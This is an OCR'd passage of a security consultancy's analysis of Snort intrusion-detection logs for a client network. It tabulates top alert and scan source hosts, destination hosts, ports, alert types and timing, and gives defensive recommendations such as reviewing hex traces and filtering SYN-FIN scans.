
- MY.NET.70.38 – the majority of this traffic is portmapping traffic and NMAP TCP Ping scans; it is probable, on the face of this traffic, that MY.NET.70.38 is not the source of this traffic but is in fact the focus of an attack. It is not uncommon for Snort to identify response traffic such as ICMP Type 3 Code 3 (Port Unreachable) and report it in a manner similar to the way in which 'stimulus' traffic is reported. The alternative conclusion is that ABC's network is being used to launch interrogative scans against other hosts. The latter conclusion is borne weight by the notable absence of this host from the top 20 alert destination hosts (analysed below). Hex traces should be further reviewed here to provide a definitive conclusion.
- 130.234.184.112 – almost the entirety of this traffic is SYN-FIN scanning. The use of SYN-FIN scans, although now automated by tools such as 'nmap', is possibly indicative of a higher level of attacker skill. Traffic from this host should be watched with caution.
- 159.226.81.1 – these alerts are attributable to this hosts' presence on the Watchlist. The number of alerts generated in the last 3 months by this host would appear to represent a significant interest in ABC's network. As for 130.234.184.112, traffic from this host should be reviewed carefully.

The extent of activity seen from these source hosts, relative to other source hosts, can be seen by reviewing the graph below:



2.8.1.2 Analysis of Alert logs for RFC-Reserved Source Hosts

In the course of reviewing alert-generating source hosts, it was noticed that a significant amount of traffic was being generated by hosts with illegal or RFC-reserved IP addresses. Below is a graph of the most prolific of these 'abnormal' source hosts:



As noted below, this indicates that malicious hosts are either local, are on interconnected networks that do not cross Intern et routers, or are using GRE of similar tunnelling technologies to access ABC's network.

2.8.1.3 Analysis of Alert logs by Destination Hosts

The 20 destination hosts subject to the most alerts are as follows

Destination Host	Count	%
224.2.127.254	376916	65.88
233.28.65.197	26077	4.56
233.28.65.255	17397	3.04
224.0.1.41	13356	2.33
MY.NET.6.47	5339	0.93
233.40.70.199	5300	0.93
10.255.255.255	4139	0.72
MY.NET.213.250	4069	0.71
224.0.1.1	4005	0.7
169.254.255.255	3264	0.57
1.1.1.1	2236	0.39
MY.NET.207.226	2186	0.38
233.28.65.223	2175	0.38
MY.NET.209.114	1599	0.28
192.168.0.255	1462	0.26

MY.NET.207.126	1451	0.25
24.67.186.244	1309	0.23
MY.NET.222.2	1079	0.19
24.48.226.183	1074	0.19
MY.NET.100.99	872	0.15

Destination hosts worthy of note here include:

- 224.0.0.0/8 – many of these addresses are Class D addresses and, therefore represent multicast addresses. Multicast traffic is used for the efficient distribution of traffic to members of the multicast gro up simultaneously. Multicast security issues are not however, significantly different from unicast issues, and the threats posed to multicast technologies should not be discounted. ABC should review its network architecture, identify its use of multicast technologies, and ensure they are well secured.
- Many of these addresses are not internal (denoted by the MY.NET octects); it is possible that the Snort sensor has been placed at the intersection of several networks, and so not all attack traffic is destin ed for ABC's network. Alternatively, it is conceivable that ABC's network is being used to launch malicious attack traffic. More analysis should be performed with hex traces to identify the nature of this traffic.
- Some of these destination hosts are RFC -reserved addresses. Since these are not routeable across the internet, the attacking hosts must be local or across non -Internet WAN links (possibly a business partner), or the attacker must be using tunnelling technologies to route internal addresses acro ss the Internet.

2.8.1.4 Analysis of Alert logs by Destination Ports

The top 20 destination ports, against which alert -generating traffic was launched, appear below:


Destination Port	Count	%
9875	342576	59.88
5779	52518	9.18
9880	34339	6
1718	13359	2.34
21	10495	1.83
137	9136	1.6
6688	7051	1.23
27374	6243	1.09
25	4778	0.84
6699	4621	0.81
67	4140	0.72

123	4005	0.7
111	3029	0.53
53	1848	0.32
4718	1451	0.25
138	1447	0.25
161	1163	0.2
4074	924	0.16
6346	848	0.15
23	772	0.13

Ports worthy of comment here include:

- Trojan ports: Much traffic is destined for port 9875 and 27374. These ports are listed at http://www.glocksoft.com/trojan_port.htm as the listening ports of the 'Portal of Doom' and 'SubSeven' trojans (respectively). Traffic to other ephemeral ports, such as 6688, 6699, 4718, 4074, 6346, may also represent attempts to connect to trojans on compromised systems. Many common trojans have configurable server ports, and so unusual traffic to any ephemeral port should be considered suspicious. ABC should review its network for the existence of unauthorised trojans.
- Pots 137 and 138 – these are Microsoft networking ports, and appear to be an attempt to enumerate hosts from WINS servers or clients.
- Port 67 – traffic to this port is seeking to exploit bootp vulnerabilities. ABC should ensure that all external routers are configured not to pass bootp traffic. Bootp tr affic should never originate from untrusted networks.
- Ports 21, 23, 25 and 53 – services normally listening on these ports are 'traditional' Internet services – ftp, telnet, smtp and DNS. These are mature services, but have their early development renders them susceptible to a legacy of vulnerabilities. ABC should ensure that these services are well -patched and do not reveal 'banners'.
- Port 161 – SNMP is a connectionless protocol, commonly is implemented with default community strings and no authenticatio n encryption. Attack traffic destined for this port should be reviewed carefully, particularly for spoofed addresses (made more possibly by tis connectionless nature) and for unauthorised SET and GET requests.

Also relevant in this context is an analysis of the destination ports of traffic from RFC - reserved or illegal IP addresses. This traffic should be considered *prima facie* to be crafted or malicious, since no internal or illegally addressed traffic should enter ABC's network (presuming of course that ABC has not been networked with business partners across non - Internet WAN links). Following is a graph of the most common destination ports of this prima facie malicious traffic:



Note the focus on ports 53, 67, 137 and 138. These are typical targets of malicious users. In particular, traffic destined for ports 67, 137 and 138 (bootp and Microsoft name server ports) is not typically seen across Internet gateways. These protocols are normally implemented on an 'intra'-net basis.


2.8.1.5 Analysis of Alert logs by Alert Type

Alerts were issued in the following proportions:

Attempted Sun RPC	543	0.10%
Back Orifice	25	0.00%
ICMP	104	0.02%
NMAP TCP Ping	7229	1.30%
Null Scan	155	0.03%
Possible RAMEN Server	9964	1.79%
Probable NMAP Fingerprint	2	0.00%
Queso fingerprint	508	0.09%
SMB Name Wildcard	846	0.15%
SNMP Public Access	1163	0.21%
STATDX	16	0.00%
SUNRPC	210	0.04%
SYN-FIN Scan	12169	2.19%
TCP	2456	0.44%
Tiny fragments	230	0.04%
UDP	478606	86.05%

Watchlist	23584	4.24%
WinGate	597	0.11%
connect to 515	619	0.11%
Portscan	14119	2.54%

As mentioned above, UDP connections appear in the alert logs in disproportionate level s to their presence, since they are logged on a per -connection, rather than per attack, basis. A more meaningful graph may be displayed by excluding UDP from consideration (ABC should, however, review their external UDP exposure to ensure the heavy weight ing of traffic is not a manifestation of UDP weaknesses):




As may be seen, the predominant attack traffic types are: SYN -FIN scans, Watchlist -sourced traffic, RAMEN server, and Nmap TCP scans. Based on this, ABC should:


- o ensure that their network filtering is capable of blocking SYN -FIN scans
- o that their network is not hosting a RAMEN server
- o and that their IDS and firewall are configured to monitor Watchlist -specified hosts.


2.8.1.6 Analysis of Alert logs by time

As seen from the graph be low, most of the alert -generating attack traffic is generated in the early hours of the morning. This may be a manifestation of the foreign source of the traffic (the west coast of USA is 16 hours behind), or of the distorted sleep patterns of the attacke rs.



Also worthy of note is the pattern of alert-generating activity across the months of February and March (insufficient traffic was included in this set of logs to warrant analysis of January's time-based patterns):





Clearly, attack traffic patterns are cyclically, with a cycle period of approximately 2 – 3 days. ABC should review the peaks (20 February, 7 March, 10 March) in the context of broader political and business issues that were pertinent on these days. For instance, any industrial unrest in which ABC was involved may have triggered malicious activity.

2.8.2 Analysis of Snort Scan logs

The total number of scan records sent to XYZ and subjected to review was 1,180,984.

2.8.2.1 Analysis of Scan logs by Source Host

The 10 source hosts generating the most scanning activity are listed below:

Source Host	*Count*	*%*
129.2.246.94	21060	1.78
MY.NET.60.8	11528	0.98
MY.NET.160.109	9995	0.85
169.197.49.83	3989	0.34
MY.NET.218.86	3032	0.26
24.157.10.197	2320	0.2
24.156.151.85	2172	0.18
216.19.133.116	2041	0.17
172.132.71.130	2012	0.17
24.91.199.203	1833	0.16

Interestingly, these hosts do not figure amongst the most prominent alert-generating hosts (analysed above). This may be because:

- o most of the alert-generating hosts had already performed their network reconnaissance prior to the period of these logs (January – March), or
- o most of the alert-generating traffic was targeted at known hosts and services, based on information gathered from sources other than direct scans, such as DNS servers.

The inclusion in this list of MY.NET hosts is indicative of either the use of MY.NET as a launching-point for network attacks against other networks, or is attributable to Snort's tendency to report some 'response' traffic in a manner similar to the way in which 'stimulus' traffic. Much of this traffic may actually have been these hosts' response to scans launched by malicious users on external networks. ABC should review hex traces to arrive at a definitive conclusion.

2.8.2.2 Analysis of Scan logs by Destination Hosts

Following is a list of the 10 top scan destination hosts:

Destinaton Host	*Count*	*%*
129.2.246.94	21060	1.78
MY.NET.60.8	11528	0.98
MY.NET.160.109	9995	0.85
169.197.49.83	3989	0.34
MY.NET.218.86	3032	0.26
24.157.10.197	2320	0.2
24.156.151.85	2172	0.18
216.19.133.116	2041	0.17
172.132.71.130	2012	0.17
24.91.199.203	1833	0.16

The prevalence of destination hosts other than MY.NET hosts is most noteworthy here. As noted above, this may be because of the placement of the Snort sensor (at the intersection of several networks), or is indicative of the use of the ABC network to launch attacks on other networks, or represent Snort's reporting of MY.NET responses to stimulus traffic.

Certainly, in the case of MY.NET.60.8 and MY.NET.160.109, their coexistence in both the top 10 source *and* destination hosts indicates that an external scan being performed on them is generating response traffic that is being incorrectly detected by Snort as stimulus traffic. Hex traces should be reviewed of this traffic to corroborate this conclusion.

2.8.2.3 Analysis of Scan logs by Destination Port

The 20 ports most targeted by port scans were:


Dst Port	*Count*	*%*
28800	127714	10.81
7778	61060	5.17
13139	48178	4.08

0	36352	3.08
53	35371	3
6112	32794	2.78
21	32178	2.72
27018	19909	1.69
32768	19659	1.66
27020	17305	1.47
27025	17155	1.45
6346	11867	1
111	11166	0.95
27019	10553	0.89
27035	10103	0.86
9001	10068	0.85
27005	8146	0.69
27045	7462	0.63
27115	6413	0.54
27374	6398	0.54

Noteworthy ports:


- known and probable trojan ports – this list includes at least one known trojan port (27374 is the port used by SubSeven), and since many trojans have configurable server ports, it is possible that traffic to many of the other ephemeral ports represents a search for listening trojan software
- port 0 – this is an interesting destination port, since services should not be run off this port. Hping2 was used by XYZ Security Consulting in the XYZ laboratory to examine the response of an NT and Solaris machine to a stimulus to port 0. In both instances, the host responded with a Reset.
- port 21, 53 and 111 – these are FTP, DNS and portmapper respectively. Certain versions of FTP and DNS are associated with buffer overflow vulnerabilities that can lead to root access. Port 111 may also be used to associate ports with RPC programs, several of which (such as Calendar Manager, statd and Tooltalk) are also associated with buffer overflow vulnerabities.

To illustrate the relative popularity of these ports, this data has been graphed below:



2.8.2.4 Analysis of Scan logs by Scan Type


The following graph depicts the spread of scan types detected by Snort:



Consistent with the large quantity of UDP -based alerts noted above in the Snort alert analysis section, UDP scans predominate. More advanced scanning techniques, such as XMAS, Null and FIN scans, are clearly in use but have relatively low occurrences. Of these advanced techniques, the SYNFIN scan is the most popular, and ABC should ensure that their fi ltering devices are capable of filtering packets with both the SYN and FIN flags set.


2.8.2.5 Analysis of Scan logs by Time


The following graph displays the time of the day in which most scans were detected:



